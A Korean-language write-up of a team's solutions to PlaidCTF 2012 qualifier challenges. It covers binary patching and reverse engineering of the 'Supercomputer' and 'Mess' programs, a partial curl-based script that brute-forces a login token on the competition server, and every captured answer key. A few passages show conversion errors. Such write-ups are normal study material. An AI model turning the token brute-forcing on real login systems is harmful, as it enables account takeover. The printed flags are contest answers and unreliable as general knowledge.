


[Carnegie Mellon Univ. PPP Teams Prequal]

PlaidCTF 2012 Write-up

Written by TeamTMP(30th)

2012. 04. 30

Result









25		MACHOMAN	1643
26		OldEurOpe	1604
27		ACME Pharm	1502
28		RDot.Org	1489
29		Si[censored]Bears	1390
30		TeamTMP	1348

Table of Contents

Puzzles(Starting Problem)	- Addition is Hard	(Solved)
Pirating(Starting Problem)	- Supercomputer 1	(Solved)
Pwnables(Starting Problem)	- Format	(Unsolved)
Pwnables	- Bunyan	(Unsolved)
Pwnables	- Chest	(Unsolved)
Pwnables	- FPU	(Unsolved)
Pwnables	- Secure FS	(Unsolved)
Pwnables	- JIT	(Unsolved)
Password Guessing	- RPO	(Unsolved)
Password Guessing	- RSA	(Unsolved)
Password Guessing	- RoboDate	(Solved)
Password Guessing	- Stego	(Unsolved)
Password Guessing	- Nuclear Launch Detected	(Unsolved)
Password Guessing	- Encryption Service	(Unsolved)
Password Guessing	- Size Doesn't Matter	(Unsolved)
Pirating	- Robot Testing Framework	(Unsolved)
Pirating	- Editors	(Unsolved)
Pirating	- Traitor	(Unsolved)
Pirating	- Mess	(Solved)
Pirating	- Supercomputer 2	(Solved)
Pirating	- Supercomputer 3	(Solved)
Pirating	- Supercomputer 4	(Solved)
Puzzles	- Shoulder Sufing	(Solved)
Puzzles	- Twitter	(Unsolved)
Potpourri	- ECE's Revenge II	(Unsolved)
Potpourri	- QCE's Revenge	(Unsolved)
Potpourri	- The Game	(Unsolved)
Potpourri	- Debit or Credit	(Unsolved)
Potpourri	- 3D	(Solved)
Practical Packets	- Torrents	(Unsolved)
Practical Packets	- 80s Thinking	(Unsolved)
Practical Packets	- Paste	(Solved)
Practical Packets	- Bouncer	(Unsolved)
Pirating	- Override	(Unsolved)
Pirating	- SIMD	(Unsolved)
Pirating	- Demo Time	(Unsolved)
Pirating	- There Once Was A	(Solved - 1 st breakthru)
Pirating	- Simple	(Unsolved)

A. Puzzles(Starting Problem) - Addition is Hard (Solver - jnvb)

Addition is Hard (199 teams solved this!)

15

Puzzles

Addition is hard!

0x0 + 0x7068703f = ?

Answer in decimal

Submit



<술취해서 누워있는 남자가 덧셈을 하란다..>

0x0 + 0x7068703f

처음엔 그냥 더해서 답인증을 해봤다.

0 + 1885892671 = 1885892671

나뉘!? Wrong Key란다.....

0x7068703f를 유심히 보던중 '70 68 70 3f'!!!!? 문자로 'php?'이었다.

그래서 간단히 php 한줄.. '한'줄로 30분 생각하던걸 해결했다.

<? echo 0x0 + 0x7068703f."\\n"; ?>

Key : 3771785342

B. Pirating(Starting Problem) - Supercomputer 1 (Solver - Gogil)

```
Supercomputer 1 (48 teams solved this!)
50
Pirating
Computing one big number is hard, but apparently the robots can do four? Please help us!
What is the first number?
 
```

64Bit Linux 에서 supercomputer 를 실행해보면 무엇인가를 계속해서 계산하고 있다.

```
gwl@ubuntu:~$ ./sc
Calculating the first key.....This could take long....
```

문제 이름에서 유추할 수 있듯이 실제 슈퍼컴퓨터에서나 가능할 작업을 일반 컴퓨터로 가능하도록 하여 답을 구해야 한다.

핵심 부분을 살펴보면 8Byte 변수 4 개를 각각 초기화하고,

특정 연산을 거쳐 rdx 인덱스에 해당하는 주소값을 호출한다.

```
000000000400686      mov     qword ptr [rbp-40h], 0E63Fh
00000000040068E      mov     qword ptr [rbp-38h], 6302h
000000000400696      mov     qword ptr [rbp-30h], 0E46h
00000000040069E      mov     qword ptr [rbp-28h], 0A9C0h
0000000004006A6      mov     rax, cs:stderr
0000000004006AD      mov     rdx, rax
0000000004006B0      mov     eax, offset aCalculatingThe ; "Calculating the first key.."

0000000004006C5      call    _fwrite
000000000400791      mov     r8, off_601CE0[rdx*8]
0000000004007CA      call    r8 ; sub_400C6D
```

여기서 rdx 의 인덱스를 차례로 구해보면 일정한 순서가 반복됨을 알 수 있다.

rdx 가 0 - 1 - 2 순으로 반복되므로 r8 은 400C6D - 400D18 - 400E16 함수가 반복해서 호출된다.

그리고 함수가 호출될 때마다 위에서 초기화한 8Byte 변수 4 개는 값이 계속해서 바뀐다.

어떤 연산이 이루어지는지 알아내야 하므로 각각의 함수 내부를 분석하면 되겠다.

먼저 첫 번째 400C6D 함수는 위에서 가져온 변수 4 개의 값을 현재 인덱스만큼 루프를 돌며 1 씩 증가시킨다.

```

000000000400CAE                jmp     short loc_400CE5
0000000000400CB0 ; -----
0000000000400CB0
0000000000400CB0 loc_400CB0:                ; CODE XREF: sub_400C6D+80↓
0000000000400CB0         mov     rax, [rbp+arg_0]
0000000000400CB4         add     rax, 1
0000000000400CB8         mov     [rbp+arg_0], rax
0000000000400CBC         mov     rax, [rbp+arg_8]
0000000000400CC0         add     rax, 1
0000000000400CC4         mov     [rbp+arg_8], rax
0000000000400CC8         mov     rax, [rbp+arg_10]
0000000000400CCC         add     rax, 1
0000000000400CD0         mov     [rbp+arg_10], rax
0000000000400CD4         mov     rax, [rbp+arg_18]
0000000000400CD8         add     rax, 1
0000000000400CDC         mov     [rbp+arg_18], rax
0000000000400CE0         add     [rbp+var_8], 1
0000000000400CE5
0000000000400CE5 loc_400CE5:                ; CODE XREF: sub_400C6D+41↑
0000000000400CE5         mov     rax, [rbp+var_8]
0000000000400CE9         cmp     rax, [rbp+var_20]
0000000000400CED         jnz     short loc_400CB0

```

두 번째 400D18 함수는 호출 전과 후의 변수 4 개의 값 변화가 없으므로 무시하도록 하겠다.

세 번째 400E16 함수는 RBP-0x28 를 왼쪽으로 Shift2 하고 +0x57 을 하는 단순한 연산을 하고 400C6D 함수를 호출한다.

이제 연산이 오래 걸리는 이유를 찾아서 간단하게 바꿔주면 되겠다.

첫 번째 400C6D 함수에서 현재 인덱스만큼 루프를 돌며 1 씩 증가시킨다고 했는데,

루프를 사용할 필요 없이 현재 인덱스를 한 번에 더해주면 연산을 줄일 수 있다.

그리고 400D18 함수에서 sleep 함수를 호출하는 부분이 있는데, 지워주면 연산 속도를 줄일 수 있다.


```

.....
Yay! The first key is 414e0d423f5fcd195a579f95f1ff6525
.....

```

Key : 414e0d423f5fcd195a579f95f1ff6525

C. Password Guessing - RoboDate (Solver -jnvb)



Supercomputer 1 (48 teams solved this!)

50

Pirating

Computing one big number is hard, but apparently the robots can do four? Please [help us!](#)

What is the first number?

로그인할때마다 토큰을 보내서 로그인을 했다.

~~|~~|admin이 되면 키가 나왔다.

토큰이 생기는 루틴을 분석해서 브루트포싱해서 풀었다.

```
from subprocess import check_output
import sys

#curl -i -X "POST" -A "chrome" --data-urlencode "username=a" --data-urlencode "status=solo"
http://23.20.214.191/59ec1e5173d9cb794f1c29bc333f7327/login.py

#curl = 'curl -i -s -X "POST" -A "chrome" --data-urlencode "username=%s" --data-urlencode
"status=%s"
http://23.20.214.191/59ec1e5173d9cb794f1c29bc333f7327/login.py'%(sys.argv[1],sys.argv[2])
curl = 'curl -i -s -X "POST" -A "chrome" --data-urlencode "username=a" --data-urlencode
"status=b" http://23.20.214.191/59ec1e5173d9cb794f1c29bc333f7327/login.py'

str = check_output(curl, shell=True)
str = str.split('Location: ')[1].split('\r\n')[0]

for i in range(0x20, 256):
    tmp = ""
    if i < 0x10:
        tmp = hex(i)
        tmp = '0'+tmp.split('0x')[1]
    else:
        tmp = hex(i)
        tmp = tmp.split('0x')[1]
    #print tmp
```

```
str =
"frontpage.py?token=39534ab392c3c8b525f9090a30b542a0ee4edbe755d75841f631d899e4afbb79"

curl2 = 'curl -s -X "POST" -A "chrome"
http://23.20.214.191/59ec1e5173d9cb794f1c29bc333f7327/%s'%str


#print str.split('token=')[1]
str2 = check_output(curl2, shell=True)
data1 = str2.split('user_data = ')[1].split('\n')[0]

print tmp, data1
print str2
```

#39 53 4a b3 92 c3 c8 b5 25 f9 09 0a 30

Key : 2012-04-25_14:46:24.29582+05:27@2012%127.0.0.2_IS_BEST_KEY

D. Pirating - Mess (Solver - Gogil)



32bit stripped elf 이므로 실행시키면 password 를 입력 받는다.

```
guser@guser-virtual-machine:~/바탕화면$ ./mess
Please enter your password: gogil
Invalid choice!
```

fgets() 함수로 패스워드를 입력 받고,

특정 배열을 생성하고 sub_80485ED 함수를 호출하여 다른 함수를 호출하는 특이한 구조를 가지고 있다.

```
int __cdecl sub_8048D10()
{
    char *v0; // eax@1
    int v1; // eax@1
    char s[1024]; // [sp+18h] [bp-410h]@1
    int v4; // [sp+418h] [bp-10h]@1
    int v5; // [sp+41Ch] [bp-Ch]@1

    printf("Please enter your password: ");
    v4 = sub_80487D2();
    v0 = fgets(s, 1024, stdin);
    *(_DWORD *)(v4 + 4) = v0 == 0;
    *(_DWORD *)(v4 + 8) = 0;
    *(_DWORD *)(v4 + 12) = sub_8048CFF;
    *(_DWORD *)(v4 + 16) = sub_8048CF5;
    sub_80485ED(v4);
    s[strlen(s) - 1] = 0;
    v1 = sub_8048C6B();
    v5 = v1;
    *(_DWORD *)(v1 + 4) = s;
    *(_DWORD *)(v5 + 8) = dword_804A5D4;
    *(_BYTE *)(v5 + 12) = 97;
    *(_DWORD *)(v4 + 4) = sub_8048C8E(v5);
    *(_DWORD *)(v4 + 8) = &unk_8049002;
    *(_DWORD *)(v4 + 12) = sub_8048CDC;
    *(_DWORD *)(v4 + 16) = sub_8048CC3;
    return sub_80485ED(v4);
}
```

호출되는 경로를 추적해보면 sub_8048C6B 안에서 지정되는 sub_8048A89 함수를 찾게 된다.

8048A89 함수의 반환 값이 1 이 되는 경우를 파악하여 분석하면 된다.

함수 내부에서는 먼저 패스워드의 길이를 8048834 함수의 반환 값과 일치하는가 확인한다.

```

v9 = (char)sub_8048834(v6);
*(_DWORD*)(v7 + 4) = a1;
if ( sub_8048584(v7) == v9 )
{

```

여기서 가져오게 되는 값은 0x1D 인데 08048834 함수를 살펴보면 0804A400 에서 0x1D 를 읽어 왔다.

0804:a400	1d d4 3c c3 2b 2e 2b c3 c3 c3 c3 3c d4 d4 2b	.0<A+.+AAAA<00+
0804:a410	d4 d4 2b d4 2b d4 2b d4 2b 2b d4 2b d4 d1	00+0+0+0+0+0N
0804:a420	2b 3c 2b d1 2b c3 3c c3 3c 2b 2b 2b 2e 2b c3	+<+N+A<A<++++.+A
0804:a430	3c 2b d4 2e 2b 3c c3 d4 d1 2b c3 c3 c3 3c	<+0.+<A00N+AAAA<

그리고 또 08048834 함수를 호출하여 값을 하나 가져오고, 0804896A 함수가 호출되고 반환 값이 0 이 아니어야 한다.

0804:8b6b	e8 c4 fc ff ff	CALL 0x08048834
0804:8b70	88 45 f3	MOV BYTE PTR [EBP-13], AL
0804:8b73	80 7d f3 2b	CMP BYTE PTR [EBP-13], 43
0804:8b77	0f 94 c0	SETZ AL
0804:8b7a	0f b6 d0	MOVZX EDX, AL
0804:8b7d	8b 45 ec	MOV EAX, DWORD PTR [EBP-20]
0804:8b80	89 50 04	MOV DWORD PTR [EAX+4], EDX
0804:8b83	8b 45 ec	MOV EAX, DWORD PTR [EBP-20]
0804:8b86	8d 55 c3	LEA EDX, [EBP-61]
0804:8b89	89 50 08	MOV DWORD PTR [EAX+8], EDX
0804:8b8c	8b 45 ec	MOV EAX, DWORD PTR [EBP-20]
0804:8b8f	0f b6 55 f3	MOVZX EDX, BYTE PTR [EBP-13]
0804:8b93	88 50 0c	MOV BYTE PTR [EAX+12], DL
0804:8b96	8b 45 ec	MOV EAX, DWORD PTR [EBP-20]
0804:8b99	89 04 24	MOV DWORD PTR [ESP], EAX
0804:8b9c	e8 c9 fd ff ff	CALL 0x0804896A

가끔 0804896A 함수의 반환 값이 0 이 아닌 경우가 나오는데 이 때 계속해서 분석해보면,

080485B4 함수가 호출되고 xor, cmp 를 하는 루틴이 있다.

0804:872a	32 45 fc	XOR AL, BYTE PTR [EBP-4]
0804:872d	3a 45 f8	CMP AL, BYTE PTR [EBP-8]
0804:8730	74 07	JZ 0x08048739

패스워드의 길이도 알고 있으므로 xor 값만 맞추면 d3bugg3rs_ar3_just_t00_us3ful 라는 문자열이 나온다.

하지만 답이 아니다.

File Offset 0x1400 위치의 0x1D ~ 부분이 아닌, 0x1220 위치의 0xE2 ~ 스크립트를 기반으로 답을 구해야 한다.

08048834 함수에서 어떻게 스크립트의 한 문자를 가져오고, 0804869A 함수에서 xor 값을 구하게 되는지 파악해서 적용하면 된다.

08048834 에서는 가져온 스크립트가 음수일 경우 NOT 연산을 하고 리턴 한다.

0804:86ae	88 45 fc	MOV BYTE PTR [EBP-4], AL
0804:86b1	80 7d fc 00	CMP BYTE PTR [EBP-4], 0
0804:86b5	79 08	JNS 0x080486BF
0804:86b7	0f b6 45 fc	MOVZX EAX, BYTE PTR [EBP-4]
0804:86bb	f7 d0	NOT EAX
0804:86bd	eb 04	JMP 0x080486C3
0804:86bf	0f b6 45 fc	MOVZX EAX, BYTE PTR [EBP-4]
0804:86c3	c9	LEAVE
0804:86c4	c3	RET

0804869A 에서는 가져온 스크립트가 0x2B 일 경우 xor count 를 +1 증가시키고, 0x3C 일 경우 xor count * 2 를 한다.

그리고 0x2E 가 나오면 현재까지의 xor count 를 가지고 xor 하고 답을 비교한다.

아래와 같이 구현해서 실행하면 된다.

```
FILE *ff;
char bAr[1000] = {0}, cc;
int i, nc;

ff = fopen(FILE, "rb");
fread(bAr, 1, SIZE, ff);
fclose(ff);

nc = 0;
for (i=0; i<SIZE; i++) {
    if (bAr[i] < 0) cc = ~bAr[i];
    else cc = bAr[i];

    if (cc == 0x2E) {
        printf("%c", 0x61^nc);
        nc = 0;
    } else if (cc == 0x2B) {
        nc++;
    }
}
```

```
} else if (cc == 0x3C) {  
    nc *= 2;  
}  
}
```

ar3n't_funct10n_p01nt3rs_fun?

Key : ar3n't_funct10n_p01nt3rs_fun?

E. Pirating - Supercomputer 2 (Solver - Gogil)

```
Supercomputer 2 (36 teams solved this!)
50
Pirating
Computing one big number is hard, but apparently the robots can do four? Please help us!
What is the second number?
 
```

supercomputer 1 번에 이어서 2 번도 풀이 방법은 비슷하다.

1 번에서는 rdx 가 0 - 1 - 2 가 반복되었다면 2 번에서는 0 - 1 - 2 - 3 - 4 가 반복된다.

400C6D - 400D18 - 400E16 - 400EDC - 400F4C 이런식으로 반복해서 호출된다.

1 번에서 했던 것 처럼 400EDC 과 400F4C 를 분석하면 된다.

400EDC 함수는 rax 만큼 루프를 돌며 rax 의 값을 계속해서 더한다.

```
0000000000400EF8      jmp      short loc_400F0E
0000000000400EFA      ; -----
0000000000400EFA      loc_400EFA:
0000000000400EFA      mov     rdx, [rbp+arg_0]      ; CODE
0000000000400EFE      mov     rax, [rbp+arg_8]
0000000000400F02      add     rax, rdx
0000000000400F05      mov     [rbp+arg_0], rax
0000000000400F09      add     [rbp+var_8], 1
0000000000400F0E      loc_400F0E:
0000000000400F0E      mov     rax, [rbp+arg_10]    ; CODE
0000000000400F12      mov     edx, eax
0000000000400F14      sar     edx, 1Fh
0000000000400F17      xor     eax, edx
0000000000400F19      sub     eax, edx
0000000000400F1B      cdq     rax
0000000000400F1D      cmp     rax, [rbp+var_8]
0000000000400F21      jg      short loc_400EFA
```

cmp 를 수행할 때 rax 의 값을 가져오면 0x3756655 로 일정하다는 것을 알 수 있다.

0x3756655 만큼 더하므로 아래와 같이 간략한 곱하기로 표현할 수 있다.

```
mov    rax, [rbp+arg_10]
mov    edx, eax
sar    edx, 1Fh
xor    eax, edx
sub    eax, edx
mov    rdx, [rbp+arg_8]
imul   rdx
mov    [rbp+arg_0], rax
```

그리고 실행하면 답을 얻을 수 있다.

```
.....
Hooray! The second key is f811f0e8a1f9196e27eef9e23eff6367
.....
```

Key : f811f0e8a1f9196e27eef9e23eff6367

F. Pirating - Supercomputer 3 (Solver - Gogil)

Supercomputer 3 (27 teams solved this!)

100

Pirating

Computing one big number is hard, but apparently the robots can do four? Please [help us!](#)

What is the third number?

이번에는 rdx 가 0 - 1 - 2 - 3 - 4 - 5 순으로 반복된다.

새롭게 추가된 5 번 4010B8 함수를 분석하면 된다.

0xF7733C0 만큼 루프를 돌며 1 씩 증가시키므로 루프를 마치면 0xF7733C1 이 들어가게 되므로 간단화 할 수 있다.

```
00000000004010E9      jmp     short loc_4010FA
00000000004010EB      ; -----
00000000004010EB      loc_4010EB:      ; CODE
00000000004010EB      mov     rax, cs:qword_601D38
00000000004010F2      add     [rbp+var_8], rax
00000000004010F6      add     [rbp+var_C], 1
00000000004010FA      loc_4010FA:      ; CODE
00000000004010FA      mov     eax, [rbp+var_C]
00000000004010FD      cmp     eax, 0F7733C0h
0000000000401102      jbe     short loc_4010EB
0000000000401104      jmp     short loc_40111B
```

그리고 0xF7733C1 을 0xFFFFFFFFEF4143E05 과 0x10BEB1FA 보다 작을 때까지 더한다.

```
0000000000401104      jmp     short loc_40111B
0000000000401106      ; -----
0000000000401106      loc_401106:      ; CODE
0000000000401106      mov     rdx, [rbp+var_8]
000000000040110A      mov     rax, 0FFFFFFEF4143E05h
0000000000401114      add     rax, rdx
0000000000401117      mov     [rbp+var_8], rax
000000000040111B      loc_40111B:      ; CODE
000000000040111B      mov     rdx, [rbp+var_8]
000000000040111F      mov     rax, 10BEB1FAh
0000000000401129      cmp     rdx, rax
000000000040112C      ja     short loc_401106
```

위의 연산도 조금만 생각을 해보면 간단히 할 수 있다.

rbp+var_8 의 값을 A 라고 했을 때 다음과 같이 계산하면 된다.

$A - (A / 0x10BEBc1FB * 0x10BEBc1FB)$

00000000004010D3	mov	cs:qword_601D38, rax
00000000004010DA	mov	rdx, 0F7733C0h
00000000004010E4	imul	rdx
00000000004010E7	mov	rdx, cs:qword_601D38
00000000004010EE	add	rax, rdx
00000000004010F1	mov	[rbp+var_8], rax
00000000004010F5	mov	rdx, 10BEBc1FAh
00000000004010FF	cmp	rax, rdx
0000000000401102	jbe	short loc_40112E
0000000000401104	mov	rcx, 10BEBc1FBh
000000000040110E	xor	rdx, rdx
0000000000401111	div	rcx

Hooray! The third key is c9e6d35ed6007b35f7d01a98f6d548fb

Key : c9e6d35ed6007b35f7d01a98f6d548fb

G. Pirating - Supercomputer 4 (Solver - Gogil)

Supercomputer 4 (12 teams solved this!)

300

Pirating

Computing one big number is hard, but apparently the robots can do four? Please [help us!](#)

What is the LAST number?

4 번은 0 - 1 - 2 - 3 - 4 - 5 - 6 - 7 순서로 반복된다.

6 번 4011BE 함수는 어떠한 연산을 거쳐 rax 에 인덱스에 해당하는 주소로 점프한다.

0000000000401251	mov	rax, ds:off_401808[rdx*8]
0000000000401259	jmp	rax

가장 처음에 rax 는 4013B6 이 된다.

그런데 4013B6 에 존재하는 루프에서 0400D18 를 호출하는데 0400D18 를 호출해도 변수 값이 변경되지 않으므로 실행되지 않게 무시하도록 수정해도 된다.

4013C0 40145E 이 두 부분에 존재하는 비교구문을 수정하면 된다.

00000000004013BA	cdqe	
00000000004013BC	cmp	rax, [rbp-70h]
00000000004013C0	nop	
00000000004013C1	nop	
00000000004013C2		
0000000000401458	cdqe	
000000000040145A	cmp	rax, [rbp-70h]
000000000040145E	nop	
000000000040145F	nop	
0000000000401460		

그리고 7 번 40153E 함수에 존재하는 sleep 을 제거한다.

0000000000401570	sub	rcx, rax	sub	rcx, rax
0000000000401573	mov	rax, rcx	mov	rax, rcx
0000000000401576	mov	edi, eax	mov	edi, eax
0000000000401578	call	_sleep	nop	
000000000040157D	mov	rax, [rbp+var_8]	nop	

그리고 실행하면 답이 출력된다.

```
Yay! The first key is 414e0d423f5fcd195a579f95f1ff6525  
Calculating the second key..  
Hooray! The second key is f811f0e8a1f9196e27eef9e23eff6367  
Calculating the third key..  
Hooray! The third key is c9e6d35ed6007b35f7d01a98f6d548fb  
Calculating the last key..  
Congratz! The last key is f9b02fab4b866288d7c4c5bbcd5507e
```

Key : f9b02fab4b866288d7c4c5bbcd5507e

H. Puzzles - Shoulder Surfing (Solver - UknowY)

Shoulder Surfing (181 teams solved this!)


25

Puzzles

What's a password that polaroid head got from inside Ellingson?

<http://www.subzin.com/quotes/Hackers/Well,+50+passwords,+plus+whatever+Polaroid-head+got+inside+Ellingson> 에서 95년도에 개봉한 영화 Hackers에 비밀번호를 입력하는 장면이 존재한다는 것을 알 수 있다.

직접 영화를 다운 받아서 캡처를하여 비밀번호를 확인할 수 있었다.



Key : KERMIT


I. Potpourri - 3D (Solver - extr)

3D (129 teams solved this!)

100


Potpourri

